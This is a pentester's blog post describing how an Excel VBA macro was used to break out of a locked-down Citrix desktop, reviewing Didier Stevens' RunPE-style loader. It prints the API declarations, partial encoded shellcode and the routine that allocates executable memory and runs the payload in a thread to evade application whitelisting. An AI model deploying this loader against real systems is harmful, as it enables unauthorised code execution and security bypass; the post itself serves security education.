VBA RunPE - Breaking Out of Highly Constrained Desktop Environments - Part 1/2

itm4n.github.io/vba-runpe-part1

December 12, 2018

In this post, I'd like to share a technique that I often use to break out of highly constrained desktop environments such as CItrix. The only prerequisite is to have access to *Microsoft Word* or *Excel* with the VBA editor enabled.

Background

During an engagement, I had to assess the security level of a thick client on a Citrix virtual desktop. Usually, this kind of audit is quite easy. You find a way to open an *Explorer* window, you access the `C:\` drive, execute `cmd.exe` or, even better, `powershell.exe` , and it's almost game over. If you're lucky enough, you will even find a vulnerability to escalate your privileges.

This time, however, it was different. I was able to quickly open an `Explorer` window - using the `File > Open...` menu - but, from there, I got an `Access Denied` error message with every application I tried to execute. None of the techniques listed in the UltimateAppLockerByPassList worked.

The `Access Denied` error messages I got were not caused by *AppLocker* but by a third-party security product: *AppSense* by *Ivanti*, and it was properly configured. Nevertheless, I spotted a potential weakness...

The weakness


After a few hours spent on looking for what I could execute on the virtual desktop, I came to the conclusion that only the thick client itself and *Microsoft Excel* were accessible with my current privileges. So, I opened *Excel* and enabled the *Developer tab* to access the VBA editor. This was my way out...

This will probably seem an obvious avenue to explore for the most experienced pentesters but, at that time, it was not for me. I only knew that I could use `Metasploit` to generate shellcodes as VBA payloads but I also knew that they would be detected by the antivirus software.

VBA to the rescue

From there, I've done a lot of research to see what I could do with the VBA editor, and I stumbled upon Didier Stevens' blog. For those of you, like me at that time, who never heard of him before, he is a Belgian security researcher, who works a lot on malicious *Office* documents and ways to analyze and detect them.

One of his posts caught my attention: Create Your Own CMD.XLS. It was about running `cmd.exe` within *Excel* without creating a new process. Wait…! What…?!



```
ReactOS Operating System [Version 0.3.11-20151211-rUNKNOWN]
(C) Copyright 1998-2009 ReactOS Team.
Modifications by Didier Stevens https://DidierStevens.com

C:\Users\root\Documents>_
```

As we can see on his screenshot, the title of the command prompt window is actually the path of the *Excel* executable. How is that possible and how will it help us?

RunPE in VBA

Didier Stevens actually implemented a variant of the *RunPE* technique in VBA. RunPE is a trick that has been used by malware authors for many years. It consists in running code inside the memory of a legit process in order to hide its actual ativity.

I won't digress too much and explain what *RunPE* is in detail. Instead, I will try to explain how his code works. You can follow along by downloading it here.

1) Importing WIN32 functions

One of the most powerful features of VBA is the possibility to import functions from the Windows API. That's exactly what the first lines of his code do. They import 3 functions from `kernel32.dll`:

- VirtualAlloc
- RtlMoveMemory
- CreateThread

```
Private Declare Function VirtualAlloc Lib "KERNEL32" (ByVal lpAddress As Long,
ByVal dwSize As Long, ByVal flAllocationType As Long, ByVal flProtect As Long) As
Long
Private Declare Sub RtlMoveMemory Lib "KERNEL32" (ByVal lDestination As Long,
ByVal sSource As String, ByVal lLength As Long)
Private Declare Function CreateThread Lib "KERNEL32" (ByVal lpThreadAttributes As
Long, ByVal dwStackSize As Long, ByVal lpStartAddress As Long, ByVal lpParameter
As Long, ByVal dwCreationFlags As Long, ByRef lpThreadId As Long) As Long
```

These functions are also the ones thet are typically used to execute a *shellcode* on Windows.

2) Defining structures and constants

A lot of structures and constants are defined in the Windows API. The problem is that VBA is *not aware* of these definitions. So we have to declare them manually.

Here, we are lucky, only two constants are required by `VirtualAlloc` and that's all.

- `MEM_COMMIT`
- `PAGE_EXECUTE_READWRITE`

```
Const MEM_COMMIT = &H1000
Const PAGE_EXECUTE_READWRITE =
&H40
```

3) The shellcode

The objective is to run `cmd.exe` within *Excel*. To do so, the `cmd.exe` PE file was extracted from ReactOS and converted to an alphanumeric shellcode. However, this operation has a cost. It generates a huge string that needs to be embedded into the code. To add to the challenge, the VBA editor has several restrictions: the length of the lines of code and functions are limited.

Therefore, the shellcode needs to be constructed from the concatenation of multiple blocks, which are themselves the concatenation of multiple strings.

The blocks are constructed like this:

```
Private Function ShellCode1() As String
    Dim sShellCode As String

    sShellCode = ""
    sShellCode = sShellCode +
"6FoIAADDVYnlUVZXi00Mi3UQi30U/zb/dQjoGQAAAIkHgccEAAAAgcYEAAAA4uZfXlmJ7F3CEABVieVT
"
    sShellCode = sShellCode +
"VldRZP81MAAAAFiLQAyLSAyLEYtBMGoCi30IV1DoWwAAAIXAdASJ0evni0EYUItYPAHYi1h4WFABw4tL
"
    sShellCode = sShellCode +
"HItTIItbJAHBAcIBw4syWFABxmoB/3UMVugjAAAAhcB0CIPCBIPDAuvjWDHSZosTweICAdEDAVlfXluJ
"
    sShellCode = sShellCode +
"7F3CCABVieVRU1IxyTHbMdKLRQiKEIDKYAHT0eMDRRCKCITJ4O4xwItNDDnLdAFAWltZiexdwgwAVYnl
"
    sShellCode = sShellCode +
"g30MAHUVi0UQUGoAi00I/1EoUItFCP9QDOsXi1UQUotFDFBqAItNCP9RKFCLRQj/UBBdwgwAVYnlg+wU
"
    sShellCode = sShellCode +
"i0UUi0gEiU3wi1UUiwKLTRSLEQ+3ShSNVAgYiVXsx0X8AAAAAOsM/0X8i03sg8EoiU3si1UUiwIPt0gG
"
    '[snip]

    ShellCode1 = sShellCode
End Function
```

The blocks are then assembled like this:

```
Private Function ShellCode() As String
    Dim sShellCode As String

    sShellCode = chr(&hEB) + chr(&h3A) + chr(&h31) + chr(&hD2) + chr(&h80) +
chr(&h3B) + chr(&h2B)
    '[snip]
    sShellCode = sShellCode + ShellCode1()
    sShellCode = sShellCode + ShellCode2()
    sShellCode = sShellCode + ShellCode3()
    sShellCode = sShellCode + ShellCode4()
    '[snip]
    sShellCode = sShellCode + ShellCode204()
    sShellCode = sShellCode + ShellCode205()
    sShellCode = sShellCode + ShellCode206()
    sShellCode = sShellCode + ShellCode207()
    sShellCode = sShellCode + ShellCode208()

    ShellCode = sShellCode
End Function
```

Calling the `ShellCode()` function will therefore *dynamically* generate the entire shellcode in memory.

4) Executing the shellcode

Once the shellcode is constructed, it can be executed the same way it would be in a standard Windows console application written in C++. First, a buffer is allocated using `VirtualAlloc` with `EXECUTE` permission. Then, the content of the shellcode is copied to the allocated buffer. Finally, a new thread is created by specifying the address of the buffer as a pointer to the thread `StartFunction`.

```
Public Sub ExecuteShellCode()
    Dim sShellCode As String
    Dim lpMemory As Long
    Dim lResult As Long

    sShellCode = ShellCode()
    lpMemory = VirtualAlloc(0&, Len(sShellCode), MEM_COMMIT,
PAGE_EXECUTE_READWRITE)
    RtlMoveMemory lpMemory, sShellCode, Len(sShellCode)
    lResult = CreateThread(0&, 0&, lpMemory, 0&, 0&, 0&)
End Sub
```

Conclusion

Et voilà! We have a VBA macro that can be used to run `cmd.exe` within *Word* or *Excel*. This can bypass any restriction as long as you have access to one of these two *Office* products and the VBA editor is enabled.

However, it has several drawbacks:

It only runs `cmd.exe`

Thanks to the command prompt, we can browse the entire file system easily, and… …that's about all. Indeed, we won't be able to execute any other commands since it would require the creation of subprocesses. In addition, the shellcode was developed to run `cmd.exe` only and creating a new one to execute another PE file might represent a tedious task.

It is only 32-bit compatible

This time, I was very lucky because a 32-bit version of *Office* was installed in the virtual environment. If a 64-bit version was installed instead, the code would have failed.

The code is huge!

The final size of the VBA code is more than 2.2MB, for a total of more than 22,000 lines of code. A detail that I didn’t mention in my scenario is the fact that file transfers between the host and the virtual desktop were also forbidden. Fortunately, it was still possible to use the clipboard but since its size was limited, I had to copy the entire code piece by piece manually. I could have used something like a *Rubber Ducky* to work around this issue but I figured that the risk of failure was too high because of the huge amount of code to type.

But don’t get me wrong, I’m very impressed by Didier Stevens’ work and it clearly saved my day because I had nothing else to rely on. However, it was one of those times when you think you could have done better. So, I decided to make my own version and I implemented the full RunPE technique in VBA to address these limitations.

The development process will be discussed in part 2… ;)